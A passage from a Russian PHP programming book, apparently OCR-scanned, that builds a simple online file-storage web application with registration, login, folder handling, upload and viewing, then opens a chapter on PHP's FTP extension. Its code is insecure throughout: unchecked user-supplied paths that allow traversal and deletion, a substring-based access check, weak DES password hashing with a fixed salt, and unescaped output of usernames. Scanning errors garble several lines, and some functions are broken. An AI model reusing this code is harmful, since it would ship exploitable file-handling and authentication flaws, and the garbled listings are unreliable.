Приводимая ниже функция getAbsolutePath() возвращает абсолютный путь к \$fold. Внутренне приложение использует слэш / в качестве разделителя папок. Функция getAbsolutePath() заменяет / на \$fileSeparator и приписывает впереди \$rootFileDirectory:

```
// Этот метод возвращает абсолютный путь к папке  
function getAbsolutePath($fold)
```

```

{
    global $rootDirectory, $fileSeparator;

    $folderName = $rootDirectory;
    $arrayStr = split("/", $fold);
    for($i=0; $i < sizeof($arrayStr); $i++) {
        $folderName = $folderName . $fileSeparator . $arrayStr[$i];
    }
    return $folderName;
}

```

**Вот вспомогательная функция для генерирования элемента ссылки HTML:**

```

// Создать элемент ссылки
function makeAnchorElement($href, $text)
{
    $str=<a href=".{$href}."> ". $text. "</a>";
    sprintf($str, "<a href=\"%s\"> %s </a>", $href, $text);
    return $str;
}

```

**Приводимая ниже функция создает папку \$foldName внутри папки \$currFolder:**

```

// Создать папку
function createFolder($currFolder, $foldName)
{
    return mkdir(getAbsolutePath($currFolder . "/". $foldName), 0700);
}

```

**Следующая функция удаляет папку \$foldName, вложенную в папку \$currFolder:**

```

// Рекурсивное удаление папок
function deleteFolder($currFolder, $foldName)
{
    global $fileSeparator;
    if (($dir= opendir(getAbsolutePath($currFolder . "/" . $foldName))) < 0) {
        return $dir;
    }
    while (($file= readdir($dir)) != null) {
        $absFilePath = getAbsolutePath($currFolder . "/" . $foldName)
                    . $fileSeparator . $file;
        if (is_dir($absFilePath)) {
            if (($file!= ".") && ($file != "..")) {
                if ((($res=deleteFolder($currFolder , "/" . $foldName,
                                         $file)) < 0) {
                    return $res;
                }
            }
        } else {

```

```

if (($res = deleteFile($currFolder . "/" . $foldName, $file)) < 0) {
    return $res;
}
}
closedir($dir);
return rmdir(getAbsolutePath($currFolder . "/" . $foldName));
}

```

**Следующая функция удаляет файл \$fileName из папки \$currFolder:**

```

// Удаление файла
function deleteFile($currFolder, $fileName)
{
    return unlink(getAbsolutePath($currFolder . "/" . $fileName));
}

```

**Это вспомогательная функция, с помощью которой генерируются страницы ошибок:**

```

// Отправка страницы с сообщением об ошибке
function sendErrorMessage($msg)
{
    printf("<html>");
    printf("<head></head>");
    printf("<body>");
    printf("<h1>%s</h1>", $msg);
    printf("</body>");
    printf("</html>");
}

```

**Функция isSessionAuthenticated() проверяет, является ли сеанс аутентифицированным. После аутентификации (см. login.php) в сеансе сохраняется переменная \$isAuthenticated со значением true:**

```

function isSessionAuthenticated()
{
    global $isAuthenticated;
    session_start();
    if (session_is_registered("isAuthenticated") &&
        $isAuthenticated) {
        return true;
    } else {
        return false;
    }
}
?>

```

## Регистрация нового пользователя

Следующий файл HTML `createuser.html` выводит страницу для регистрации нового пользователя приложения:

```
<html>
  <head>
    <title> Online Storage Application </title>
  </head>
  <body>
    <h1> New User Registration </h1>
```

Ниже приводится форма HTML для регистрации новых пользователей. Действие, которое выполняет форма, задано в виде сценария `createuser.php`. Обратите внимание, что используется метод **POST**, потому что имя пользователя и пароль не надо передавать в составе URL:

```
<form method="post" action="createuser.php">
  <table>
    <tr>
      <td> firstname </td>
```

Переменная формы `firstname` хранит имя пользователя:

```
      <td> <input type="text" name="firstname"/> </td>
    </tr>
    <tr>
      <td> lastname </td>
```

Переменная формы `lastname` хранит фамилию пользователя:

```
      <td> <input type="text" name="lastname"/> </td>
    </tr>
    <tr>
      <td> email address </td>
```

Переменная формы `emailaddress` хранит адрес электронной почты пользователя:

```
      <td> <input type="text" name="emailaddress"/> </td>
    </tr>
    <tr>
      <td> username </td>
```

Переменная формы `username` хранит имя регистрации пользователя:

```
      <td> <input type="text" name = "username" /> </td>
    </tr>
    <tr>
      <td> password </td>
```

**Переменные формы password и confirmPassword хранят значение пароля пользователя:**

```
<td> <input type="password" name ="password"/> </td>
</tr>

<tr>
    <td> confirm password </td>
    <td> <input type="password" name ="confirmPassword"/> </td>
</tr>
<tr>
    <td> </td>
    <td> <input type="submit" value="Submit"/> </td>
</tr>
</table>
</form>
</body>      :
</html>
```

Ниже приводится файл createuser.php, который создает нового пользователя:

```
<?php
include("common.php");
```

Проверим, все ли переменные формы ввел пользователь. Если какие-либо переменные формы нулевые, посылаем страницу сообщения об ошибке:

```
// Проверим, есть ли пустые переменные формы
$firstname = trim($firstname);
$lastname = trim($lastname);
$emailaddress = trim($emailaddress);
$username = trim($username);
$password = trim($password);
$confirmPassword = trim($confirmPassword);

if (($firstname== "") || ($lastname== "") || ($emailaddress== "") ||
    ($username== "") || ($password== "") || ($confirmPassword== ""))
    sendErrorPage("Error: Not all the form fields are filled ");
exit;
}
```

Проверим, совпадают ли значения переменных \$password и \$confirmPassword:

```
if ($password != $confirmPassword) {
    sendErrorPage("Error: password and confirm password value don't match");
    exit;
}
```

Проверим, не существует ли уже пользователь \$username. Для каждого существующего пользователя должен быть создан файл профиля в каталоге \$userProfileDir:

```
// Проверим, существует ли пользователь с таким именем
$userProfileFile = $userProfileDir . $fileSeparator . $username;
if (file_exists($userProfileFile)) {
    sendErrorpage("Error: User Name " . $username . " already exists");
    exit;
}
```

Создадим файл профиля пользователя:

```
// Create user's profile file
if (($fp = fopen($userProfileFile, "w+")) < 0) {
    sendErrorPage("Internal Error: Could not create file " .
        $userProfileFile);
    exit;
}
```

Сохраним сведения о пользователе в файле профиля. Файл профиля содержит пары имя-значение, разделенные точкой с запятой:

```
fwrite($fp, "firstname:" . $firstname . "\n");
fwrite($fp, "lastname:" . $lastname . "\n");
fwrite($fp, "emailaddress:" . $emailaddress . "\n");
fwrite($fp, "username:" . $username . "\n");
```

Сохраним значение хеш-функции пароля. Обычно не следует хранить пароль пользователя в открытом виде. Вместо него лучше сохранить значение хеш-функции пароля. Для аутентификации можно сравнить значение хеш-функции введенного пароля с хранящимся значением. В данном случае для создания хеша используется стандартное шифрование DES с **2-символьным SALT**.

Обращаем внимание, что функция `crypt()` - односторонняя, т. е. функции дешифрования `decrypt()` не существует, поэтому по хранящемуся значению хеша определить пароль не сможет никто:

```
fwrite($fp, "password:" . crypt($password, CRYPT_STD_DES) . "\n");
fclose($fp);
```

Создадим корневую папку пользователя:

```
// Создание исходного каталога пользователя
if (createFolder("/", $username) <= 0) {
    sendErrorPage("Internal Error: Could not create directory " .
        $username);
    exit;
}
```

Создадим в корневой папке пользователя файл `mimeTypes`. В файле `mimeTypes` хранятся **MIME**-типы загружаемых файлов:

```
// Создать файл mimeTypes
$mimeFileType = $username . "/" . "mimeTypes";
```

```
if (!fopen(getAbsolutePath($mimeTypeFile), "w+")) {  
    sendErrorPage("Internal Error: Could not create file " . $mimeTypeFile);  
    exit;  
}  
?  
  
<html>  
    <head></head>  
    <body>
```

Выведем сообщение, подтверждающее регистрацию нового пользователя:

```
<h1> User <?php echo($username) ?> Created.  
    Go to the <a href="login.html">Login page</a></h1>  
</body>  
</html>
```

Пример файла профиля:

```
firstname:Chacho  
lastname:Agarwal  
emailaddress:cagarwal@cagarwal.com  
username:cagarwal  
password:1$#8fRKpcZ0X2
```

## Регистрация пользователя

Следующий файл HTML login.html выводит страницу регистрации в приложении:

```
<html>  
    <head>  
        <title> Online Storage Application </title> '  
    </head>  
    <body>  
        <h1> Welcome to Online Storage Application </h1>
```

Ниже приводится форма HTML для регистрации пользователя в приложении. Действие, которое выполняет форма, задано в виде сценария login.php. Обратите внимание, что вызывается метод POST, потому что имя пользователя и пароль не надо передавать в составе URL:

```
<form name="LoginForm" action="login.php" method="post">  
    <table>  
        <tr>  
            <td>Username: </td>
```

Переменная формы username содержит имя пользователя:

```
<td><input type="text" name="username"/></td>  
</tr>
```

```
<tr>
    <td> Password: </td>
```

Переменная формы `password` содержит пароль пользователя:

```
        <td><input type="password" name="password"/></td>
    </tr>
    <tr>
        <td></td>
        <td><input type="submit" value="Submit"></td>
    </tr>
</table>
</form>
</body>
</html>
```

Следующий файл (`login.php`) осуществляет аутентификацию пользователей. Если аутентификация проходит успешно, выводится главная страница, в противном случае - страница сообщения об ошибке:

```
<?php
include_once("common.php");
```

Убедимся, что значения имени пользователя и пароль, введенные пользователем, не пусты:

```
$username = trim($username);
$password = trim($password);
// Аутентификация пользователя
if (($username == "") || ($password == "")) {
    sendErrorPage("The username and password you have entered are invalid.
                  Please try again");
    exit;
}
```

Проверим, существует ли профиль данного пользователя:

```
$userProfileFile = $userProfileDir . $fileSeparator . $username;
// Проверим, существует ли файл с профилем данного пользователя
if (!file_exists($userProfileFile)) {
    sendErrorPage("The username and password you have entered are invalid.
                  Please try again");
    exit;
}
```

Получим значение `username` и хеш-функции пароля из файла профиля:

```
// Прочесть файл профиля
$fileContent = file($userProfileFile);
if ($fileContent == null) {
```

```

sendErrorPageC'Internal Error: Could not read " .  

if ( !file_exists( $userProfileFile ) ) {  

    exit;  

}  

// Получить имя пользователя и пароль  

for($i=0; $i < sizeof($fileContent); $i++) {  

    $line = trim($fileContent[$i]);  

    list ($name, $value) = split(":", $line);  

    if( ($name == "username") {  

        $uName = $value;  

    } else if ($name == "password") {  

        $uPassword = $value;  

    }  

}

```

Проверим, соответствует ли введенный пользователем пароль тому значению, которое сохранено в файле профиля. Обратите внимание, что мы записывали в файле профиля только хеш-значение, поэтому мы сравниваем значение хеш-функции от пароля, введенного пользователем, со значением хеш-функции, хранящимся в файле профиля пользователя:

```

if (( $uName != $username ) ||  

    ( $uPassword != crypt($password, CRYPT_STD_DES))) {  

    sendErrorPage("The username and password you have entered is invalid.  

                    Please try again");  

    exit;  

}

```

Если пользователь аутентифицирован, создаем сеанс PHP:

```

// Пользователь аутентифицирован  

// Создадим сеанс для пользователя и установим флаг аутентифицированности  

if (!session_start()) {  

    sendErrorPage("Internal Error: Could not Create user session");  

    exit;  

}

```

Зарегистрируем переменную сеанса isAuthenticated:

```

if (!session_register("isAuthenticated")) {  

    sendErrorPageC'Internal Error: Could not add isAuthenticated variable  

                    to the user session");  

    exit;  

}  

$isAuthenticated=true;

```

Зарегистрируем переменную сеанса username:

```

if (!session_register("username")) {  

    sendErrorPageC'Internal Error: Could not add username variable
}

```

```
    to the user session");
exit;
```

Зарегистрируем переменную сеанса `currentFolder`:

```
if (!session_register("currentFolder")) {
    sendErrorPage("Internal Error: Could not add currentFolder variable
                  to the user session");
    exit;
}
```

По умолчанию текущей папкой является `$username`. Обратите внимание, что именем корневой папки пользователя будет `$username`:

```
$currentFolder = $username;

include_once("main.php");
exit;
?>
```

Следующий сценарий PHP `main.php` показывает главную страницу:

```
<?php
include_once("common.php");
```

Убедимся, что пользователь аутентифицирован:

```
if (!isSessionAuthenticated()) {
    sendErrorpage("User session has expired. Please login again");
    exit;
}
?>
<html>
<head>
    <title> Online Storage Application </title>
</head>
<body>
    <table width="100%">
        <tr>
            <td width="75%">
```

Выведем приветственное сообщение. Обратите внимание, что `$username` сохраняется в сеансе:

```
<b> Welcome <?php echo($username) ?></b>
</td>
<td width="25%">
    <a href="logout.php">Logout</a>
</td>
</tr>
```

```
</table>
```

```
<br>
```

Генерируем главную страницу:

```
<table valign="top" border="1" width="100%"  
cellpadding="2" cellspacing="0">
```

В этой таблице одна строка и две колонки. В первой колонке выводится содержимое текущей папки, а во второй - формы для создания папок, удаления файлов/папок и загрузки файлов на сервер:

```
<tr >  
    <! – Display the content of the current folder -->  
    <td valign="top" width="50%">  
        <table valign="top" width="100%">
```

Выведем имя, размер, дату модификации каждого элемента (файла или папки), находящегося в текущей папке:

```
<tr bgcolor="#FFFFCC" valign="top" nowrap>  
    <th valign="top" align="left">Name</th>  
    <th valign="top" align="left">File Size</th>  
    <th valign="top" align="left">Last Modified</th>  
</tr>  
<?php  
// Вывести содержимое текущей папки
```

Поскольку переменные сеанса имеют приоритет над переменными формы, `$current_folder` и имя пользователя всегда устанавливаются сеансом. Откроем теперь текущую папку:

```
$dir = opendir(getAbsolutePath($currentFolder));  
while (($file= readdir($dir)) != null) {  
    // Не показывать файл mimeTypes
```

Не будем показывать файл `mimeTypes`. Файл `mimeTypes` хранит типы MIME загружаемых на сервер файлов:

```
if ($file == "mimeTypes") {  
    continue;  
}
```

Не будем показывать папку `..`:

```
// Не показывать.  
if ($file == ".") {  
    continue;  
}
```

Если текущая папка является корневой для пользователя, не будем показывать "...":

```
    // Не показывать .. в корневой папке
    if ($currentFolder == $username) {
        if ($file == "") {
            continue;
        }
    }
```

Получить абсолютный путь \$fHe:

```
absoluteFilePath = getAbsolutePath($currentFolder . "/" . $file);
```

Генерировать новую строку для каждого элемента в папке:

```
printf("<tr valign=\"top\" nowrap bgcolor=\"#FFFFFF\">\n");
printf("<td valign=\"top\" align=\"left\">\n");
```

Выводим имя элемента:

```
if (is_dir($absoluteFilePath)) {
```

Если элемент является папкой, то элемент ссылки HTML указывает на файл viewfolder.php:

```
printf("<a href=\"viewfolder.php?fold=%s\"> %s </a>\n",
      urlencode($file), $file);
} else {
```

Если элемент представляет собой файл, то ссылка HTML указывает на viewfile.php:

```
printf("<a target=\"_blank\""
      href=\"viewfile.php?file=%s\"> %s
      </a>\n ", urlencode($file), $file);
}
printf("</td>\n");
```

**Покажем размер элемента:**

```
printf("<td valign=\"top\" align=\"left\">%s</td>\n",
      filesize($absoluteFilePath));
```

Получим и отобразим время последней модификации элемента:

```
printf("<td valign=\"top\" align=\"left\">%s</td>\n",
      date("m/d/Y h:i:s", filemtime($absoluteFilePath)));
printf("</tr>\n");
}
```

Закроем каталог:

```

        closedir($dir)
    ?>
</table>
</td>
7s   <!-- Generate html: forms for creating, deleting, renaming and
        uploading files -->
<td valign="top" width="50%">
    <!-- Form for creating folder -->

```

Следующая форма HTML служит для создания новой папки. В качестве действия форме назначается сценарий `createfolder.php`:

```

<form method="post" action="createfolder.php">
    <table border="0" cellpadding="1"
           cellspacing="1" width="100%">
        <tr> %
            <td nowrap bgcolor="#FFFFCC">
                <b>Create Folder</b></td></tr> X

```

Переменная формы `foldName` содержит имя новой формы:

```

<tr><td nowrap bgcolor="#FFFFFF"> Folder Name:
    <input type="text" name="foldName"></td></tr>
<tr><td nowrap bgcolor="#dcdcdc">
    <input type="submit" value="Create Folder"></td></tr>
</table>
</form>

```

Ниже приводится форма HTML для удаления элемента из текущей папки. В качестве действия формы назначается `removefolder.php`:

```

<!-- Form for removing folder/ File -->
<form method="post" action="removefolder.php">
    <tr>
        <td nowrap bgcolor="#FFFFCC">
            <b> Remove Folder/File </b>
        </td>
    </tr>
    <tr><td nowrap bgcolor="#FFFFFF"> Select a Folder/File:

```

Выбор элемента для отображения элементов текущей папки:

```

<select name="foldName">
    <?php
        $dir = opendir(getAbsolutePath($currentFolder));

```

Генерируем элемент HTML `<option>` для всех элементов, кроме `"."`, `".."` и `mi-`  
`meTypes`, из текущей папки:

```

while (($file = readdir($dir)) {
    if (($file != ".") && ($file != "..") &&
        ($file != "mimeTypes")) {
        printf("<option value=\"%s\">", $file);
        if (is_dir(getAbsolutePath($currentFolder . "/" .
            $file))) {
            printf("<i>%s</i>", $file);    }
        } ;else {
            printf("%s", $file);
        }
        printf("</option>\n");
    }
}
?>
</select>
<td></tr>
<tr>
<td nowrap bgcolor="dcdcdc">
    <input type="submit" value="Remove">
</td>
</tr>
:</table>
</form>

```

Ниже приводится форма HTML для загрузки файла в текущую папку. Действием формы назначен файл `uploadfile.php`, а атрибуту `enctype` элемента формы присваивается значение `multipart/form-data`:

```

<!-- Form for uploading File -->
<form method="post" enctype="multipart/form-data"
      action="uploadfile.php">
    <table border=0 cellpadding=1 width="100%">
        <tr><td nowrap bgcolor="#FFFFCC"><b>
            Upload File </b></td></tr>
        <tr><td nowrap bgcolor="#FFFFFF"><input name="userfile"
            type="file"></td></tr>
        <tr><td nowrap bgcolor="dcdcdc"><input type="submit"
            value="Upload"></td></tr>
    </table>
    </form>
</td>
</tr>
</table>
</body>
</html>

```

## Создание папок

Следующий файл `createfolder.php` создает новую папку в текущей папке:

```

<?php
include("common.php");

```

Проверяем, аутентифицирован ли пользователь:

```
session_start();

if (!session_is_registered("isAuthenticated") || !$isAuthenticated){
    sendErrorpage("User session has expired. Please login again");
    exit;
}
```

Создаем папку \$foldName в текущей папке. Переменная \$foldName передается сценарию из формы для создания папки на главной странице, а переменная \$currentFolder является переменной сеанса:

```
// Создать папку
if (createFolder($currentFolder, $foldName) < 0) {
    sendErrorPage("Internal Error: Could not create folder " . $foldName);
    exit;
}
```

Создадим во вновь созданной папке файл mimeTypes:

```
// Создать файл для хранения типов MIME
$mimeFileType = $currentFolder . "/" . $foldName . "/" . "mimeTypes";
fopen(getAbsolutePath($mimeFileType), "w+");
```

Включим main.php для вывода главной страницы:

```
include_once("main.php");
?>
```

## Удаление папки/файла

Следующий файл removefolder.php удаляет папку/файл из текущей папки:

```
<?php
include("common.php");
```

Убедимся, что пользователь аутентифицирован:

```
if (!isSessionAuthenticated()) {
    sendErrorpage("User session has expired. Please login again");
    exit;
}

if (is_dir(getAbsolutePath($currentFolder . "/" . $foldName))) {
```

Если \$foldName - папка, удаляем папку:

```
if (deleteFolder($currentFolder, $foldName) < 0) {
    sendErrorPage("Internal Error: Could not delete folder " .
        $foldName);
```

```

        exit;
    }
} else {

```

**Если \$foldName - файл, удаляем файл:**

```

if (deleteFile($currentFolder, $foldName) < 0) {
    sendErrorPageC'Internal Error: Could not delete file " . $foldName);
    exit;    Л
}

```

**Удалим запись для файла из mimeTypes:**

```

// Удалить запись для файла из mimeTypes
$mimeTypeFile = getAbsolutePath($currentFolder . "/" . "mimeTypes");
if (($fileContent = file($mimeTypeFile)) == null) {
    sendErrorPageC'Internal Error: Could not read file " .
        $mimeTypeFile);
    * exit;
}
if (($fp = fopen($mimeTypeFile, "w")) <= 0) {
    sendErrorPageC'Internal Error: Could not open file" .
        $mimeTypeFile);
    exit;
}

for($i=0; $i < sizeof($fileContent); $i++ ) {
    $line = trim($fileContent[$i]);
    list ($fileName, $mimeType) = split(":", $line);
    if ($fileName != $foldName) {
        fwrite($fp, $fileContent[$i]);
    }
}
fclose($fp);
}
include_once("main.php");
?>

```

## Загрузка файлов на сервер

**Сценарий uploadfile.php копирует загруженный файл в текущую папку:**

```

<?php
include("common.php");

```

**Убедимся, что пользователь аутентифицирован:**

```

if (!isSessionAuthenticated()) {
    sendErrorpage("User session has expired. Please login again");
    exit;
}

```

Переместим загруженный файл в текущий каталог. Имя загруженного файла хранится в переменной `$HTTP_POST_FILES["userfile"]["name"]`:

```
// upload the file
move_uploaded_file($HTTP_POST_FILES["userfile"]["tmp_name"],
    getAbsolutePath($currentFolder . "/" .
        basename($HTTP_POST_FILES["userfile"]["name"]));
```

Добавим запись для загруженного файла в файл `mimeTypes`. Тип MIME загруженного файла хранится в переменной `$HTTP_POST_FILES["userfile"]["type"]`. Обратите внимание, что файл `mimeTypes` открывается в режиме дополнения:

```
// Добавим MIME-тип файла в файл mimeTypes
$fp = fopen(getAbsolutePath($currentFolder . "/" . "mimeTypes"), "a");
fwrite($fp, basename($HTTP_POST_FILES["userfile"]["name"]) . ";" .
    $HTTP_POST_FILES["userfile"]["type"] . "\n");
```

Закроем файл:

```
fclose($fp);
```

Включим `main.php` для вывода главной страницы:

```
include_once("main.php");
?>
```

Пример файла `mimeTypes`:

```
MyPic.jpg:image/jpeg
Welcome.html:text/html
file_chap.doc:application/msword
```

## Просмотр файлов

Следующий сценарий PHP `viewfile.php` возвращает в браузер содержимое выбранного файла:

```
<?php
include("common.php");
```

Убедимся, что пользователь аутентифицирован:

```
if (!isSessionAuthenticated()) { ;
    sendErrorpage("User session has expired. Please login again");
    exit;
}
```

Определим MIME-тип файла:

```
// Определение MIME-типа файла
$mimeTypeFile = getAbsolutePath($currentFolder . "/" . "mimeTypes");
```

```

if (($fileContent = file($mimeTypeFile)) == null) {
    sendErrorPage("Internal Error: Could not read file " . $mimeTypeFile);
    exit;
}

for($i=0; $i < sizeof($fileContent); $i++) {
    $line = trim($fileContent[$i]);
    list ($fileName, $mimeType) = split(":", $line);
    if ($fileName == $file) {
        $contentType = $mimeType;
        break;
    }
}

```

Пошлем в ответе заголовок HTTP Content-Type. Значением заголовка HTTP Content-Type является MIME-тип отправляемого файла:

```

if (isset($contentType)) {
    header("Content-Type: ".$contentType);
}

```

Получим абсолютный путь файла \$file. Переменная \$file передается с главной страницы:

```
$fileAbsPath = getAbsolutePath($currentFolder . "/" . $file);
```

Откроем файл. Мы предполагаем, что если в MIME-типе файла содержится текст, то в файле содержатся текстовые данные, в противном случае - двоичные данные:

```

if (isset($contentType) && strstr($contentType, "text/")) {
    $fp = fopen($fileAbsPath, "r");
} else {
    $fp = fopen($fileAbsPath, "rb");
}

```

Отправим содержимое файла клиенту:

```
fpassthru($fp);
?>
```

## Просмотр папок

Следующий сценарий viewFolder.php выводит содержимое текущей папки:

```
<?php
include("common.php");
```

Проверим, аутентифицирован ли пользователь:

```
if (!isSessionAuthenticated()) {
    sendErrorpage("User session has expired!! Please login again");
```

```
    exit; :  
}
```

Установим текущую папку сеанса `currentFolder`; сценарий PHP `main.php` выводит содержимое папки, заданной в переменной сеанса `$currentFolder`:

```
session_register("currentFolder");  
// Установим текущую папку  
if ($fold == ".") {  
    // Ничего не делать  
} else if ($fold == "..") {  
    $pos = strpos($currentFolder, "/");  
    $currentFolder = substr($currentFolder, 0, $pos);  
} else {  
    $currentFolder = $currentFolder . "/" . $fold;  
}
```

Проверим, содержится ли `$username` в `$currentFolder`. Это необходимо, чтобы пользователи не имели доступа к чужим папкам:

```
// В текущей папке должна содержаться $username  
if (!strstr(strtoupper($currentFolder), strtoupper($username))) {  
    sendErrorPage("Error: Cannot access " . $currentFolder);  
    exit;  
}
```

Включим `main.php`:

```
include_once("main.php");  
?>
```

## Выход пользователя из приложения

Следующий сценарий PHP осуществляет «раз регистрацию» пользователя:

```
<?php  
include("common.php");
```

Убедимся, что пользователь аутентифицирован:

```
if (!isSessionAuthenticated()) {  
    sendErrorpage("User session has expired. Please login again");  
    exit;  
}
```

Уничтожим сеанс:

```
session_destroy();  
?>  
<html>
```

```
<head>
    <title> Online Storage Application </title>
</head>
<body>
    <h1> Thanks <i><?php echo($username) ?></i>
        for using Online Storage Application </h1>
    </body>
</html>
```

## Резюме

В первой части главы мы рассмотрели встроенные функции PHP для работы с файлами и каталогами в файловой системе сервера. Мы также осветили другую полезную возможность PHP, предоставляющую функциональность для загрузки файлов из веб-браузеров.

Во второй части главы мы пошли дальше и реализовали простой практический пример, использующий функции файлов и каталогов, имеющиеся в PHP. Можно было бы разработать массу приложений, более сложных, чем продемонстрированное, но базовые функции при этом остались бы теми же. В число других приложений, использующих API для файлов и каталогов PHP, могли бы войти:

- **Основанные на веб-интерфейсе браузеры файловой системы**  
Предоставление веб-интерфейса для доступа к локальной файловой системе сервера
- **Основанный на веб-интерфейсе сервер электронной почты**  
Реализация основанного на веб-интерфейсе сервера электронной почты, который хранит сообщения в файловой системе сервера
- Развитие приложения для хранения данных на сервере в направлении поддержки совместного доступа пользователей к папкам

# 10

## Кодирование клиентов FTP

FTP - один из старейших и наиболее известных протоколов Интернета. Большинство веб-разработчиков знают его как стандартный способ передачи файлов из одной системы в другую. Настоящая глава полностью освещает поддержку FTP в PHP, сосредоточиваясь на практических сторонах использования расширения FTP.

Расширение FTP для PHP предназначено для неинтерактивного применения FTP и не служит заменой полному клиенту FTP. Оно хорошо подходит для автоматической пересылки файлов или создания клиентов FTP, действующих через веб-интерфейс (см. ниже пример такого типа сценария).

Глава разбита на три большие части:

- Первый раздел демонстрирует, как работает расширение FTP в PHP. Он предназначен для быстрого ознакомления читателя с расширением.
- Второй раздел посвящен разработке двух различных приложений, основанных на расширении FTP в PHP:
  - Вспомогательная оболочка для функций FTP, перемещающих файлы между серверами
  - Простой FTP-клиент для веб-интерфейса
- Третий раздел содержит три дополнительных справочника по функциям:
  - Первый группирует функции FTP по назначению. Для каждой функции, перечисленной в группе, приводятся ее прототип и краткое описание.
  - Второй представляет собою алфавитный список команд. Для каждой команды приводятся прототип функции, техническое описание ее действия и пример использования.
  - А третий связывает обычные команды клиента FTP с соответствующими функциями PHP FTP.

## Включение поддержки FTP в PHP

Поддержка FTP включается в PHP начиная с версии 3.0.13.

Поддержка FTP по умолчанию не активизирована в операционных системах \*nix. Для того чтобы включить ее, надо скомпилировать PHP с флагом `--enable-ftp`. Поддержка FTP включена в дистрибутиве (двоичном) PHP для Windows.

Подробная техническая информация по протоколу FTP имеется на: <ftp://ftp.isi.edu/in-notes/rfc959.txt>. Более общий обзор FTP можно найти в документации, поставляемой с клиентскими и серверными приложениями FTP. Пользователи операционных систем \*nix могут попробовать следующие команды:

```
man ftp  
man ftacd
```

## Расширение FTP в PHP

Посмотрим, как в PHP реализована поддержка FTP.

Этот сценарий анонимно подключается к `ftp.wrox.com`, получает один файл и закрывает соединение:

```
<?php  
// Подключиться к серверу FTP  
  
$ftp_link = ftp_connect('ftp.wrox.com');  
  
// Зарегистрироваться, указав имя пользователя и пароль  
ftp_login($ftp_link, 'anonymous', 'foo@bar.com');  
  
// Загрузить файл в режиме ASCII  
ftp_get($ftp_link, '/noscan', 'noscan', FTP_ASCII);  
  
// Закрыть соединение FTP  
ftp_quit($ftp_link);  
  
?>
```

Этот сценарий достаточно прост. Он не обрабатывает ошибки или неожиданные ситуации, но он иллюстрирует основы использования расширения.

Вот более совершенный сценарий, показывающий, как применять расширение FTP. Он решает задачи обработки ошибок и отладки:

```
<?php  
// Поместить имя хоста и номер порта в переменные в помощь отладке  
$host = 'ftp.wrox.com';  
$port = 21;  
$user = 'anonymous';  
$pass = 'zak@fooassociates.com';  
  
// Ответ сервера FTP, возможно, придется подождать.
```

```
set_time_limit(120);
$ftp_link = ftp_connect($host, $port)
    or die("Could not connect to FTP server '$host' on port $port");

// Зарегистрироваться в соединении
$login = ftp_login($ftp_link, $user, $pass);

// В случае успешной регистрации
if ($login) {
    // Перечислить все файлы в корневом каталоге
    $file_list = ftp_nlist($ftp_link, "./beginning");

    // Загрузить все файлы в корневом каталоге
    if (is_array($file_list)) {
        foreach ($file_list as $file) {

            // Попытаться сохранить каждый файл в локальном каталоге
            // под таким же именем, как у удаленного файла
            if (ftp_get($ftp_link, $file, $file, FTP_BINARY)) {
                echo("File '$file' downloaded.<br>");
            } else {
                echo("Could not download file '$file'.<br>");
            }
        }
    } else {
        echo("No files to download.");
    }
}

// Мягко завершить работу и вывести сообщение об ошибке, если регистрация
// была неудачной
} else {
    echo("Could not login to '$host:$port' as user '$user' ".
        "(password hidden).<br>");

}

// Закрыть соединение
ftp_quit($ftp_link);
?>
```

## Создание клиентов FTP

Функции FTP предназначены для применения на низком уровне. Это дает разработчикам степень контроля, необходимую для создания развитых приложений FTP.

За этот дополнительный контроль приходится расплачиваться дополнительными усилиями при разработке приложений. Каждый шаг необходимо совершать явно, что делает работу с расширением неудобной.

Теперь построим два простых приложения:

- Оболочка, облегчающая использование функций FTP. Эта оболочка будет оптимизирована для сценариев, которым требуется перемещать файлы между FTP-серверами и локальными файловыми системами.

- Простой FTP-клиент для Интернета. Это приложение предназначено для пользователей, которым требуется обмениваться файлами с открытыми FTP-серверами.

## Вспомогательная оболочка FTP

Эта оболочка должна облегчить использование FTP с PHP и обладать следующими характеристиками:

- Предоставлять удобные методы, которые сокращают количество действий, необходимых для управления файлами
- Управлять соединениями незаметно в фоновом режиме, при необходимости автоматически создавая, кэшируя и уничтожая их
- Хорошо интегрироваться с локальной файловой системой
- Действовать в качестве сервера для приложений, которые управляют файлами через FTP

На основании этих замечаний разовьем некоторые мысли относительно способа реализации такой оболочки.

Эта оболочка должна быть выполнена в виде класса. Это можно сделать и с помощью функций или статических или, что хуже, глобальных переменных, однако объектно-ориентированный подход будет понятнее.

Оболочка должна незаметно для пользователя выполнять соединение и аутентификацию, требующиеся при работе с FTP. Это означает, что нам нужен способ легкого управления соединением. Необходим один метод для установления соединения с FTP-серверами и другой - для управления кэшированием установленных соединений. Для хранения данных соединения лучше всего использовать объект или массив. Решим, что надо будет сделать, когда займемся фактическим кодированием.

Копирование файлов между локальной файловой системой и хостами FTP должно выполняться так же просто, как копирование файлов между двумя хостами FTP. Это можно сделать с помощью интерфейса, похожего на `rcp` или `scp`.

`scp` - это утилита *командной строки Linux*, основанная на `rcp`. Она *позволяет перемещать* файлы между *двумя* машинами по протоколу SSH. Синтаксис `scp` дает пользователю возможность задать почти все данные, необходимые для осуществления пересылки файлов, *в одной строке*. Базовый *синтаксис*:  
`scp [[user@]host1:]file1 [[user@]host2:]file2.`

Основываясь на этой идее, мы создадим для нашего класса удобный метод `copy()`. Должно получиться что-то вроде `имя_метода` (`от_аргумент`, `для_аргумент`). Вызов для копирования файла журнала с `example.com` в текущий рабочий каталог выглядит так:

```
$ftp->copy('lenny:jamjam@example.com:/var/log/ftp.log', 'ftp.log');
```

Синтаксис такого типа позволяет выполнять большой объем функций в одном вызове метода. Этот класс должен управлять соединением и аутентификацией, а также всеми деталями пересылки файлов. Единственный недостаток такого синтаксиса в том, что потребуется разбивать адрес на отдельные значения для «имени пользователя», «пароля», «имени хоста» и т. д. Это должно осуществляться в отдельном методе.

Наконец, чтобы убрать за собой, должен присутствовать метод `_destructor()`, который автоматически закрывает соединение FTP, открытое классом. Хотя в PHP нет деструкторов класса, можно имитировать их, сочетая `register_shutdown_function()` и переменную `$this`.

Теперь посмотрим на код оболочки.

Начнем с определения некоторых вспомогательных констант. Эти константы будут действовать в качестве флагов, обозначающих, что адрес принадлежит локальной файловой системе или находится на сервере FTP. Чтобы определить, как передавать файлы, оболочка нуждается в следующей информации:

```
<?php
define('LOCAL',      1 << 0);          // Определить вспомогательные константы
define('REMOTE',     1 << 1);
define('TO_LOCAL',   LOCAL);
define('TO_REMOTE',  REMOTE);
define('FROM_LOCAL', LOCAL << 2);
define('FROM_REMOTE', REMOTE << 2);
```

У класса `Ftp_Wrapper` есть три свойства:

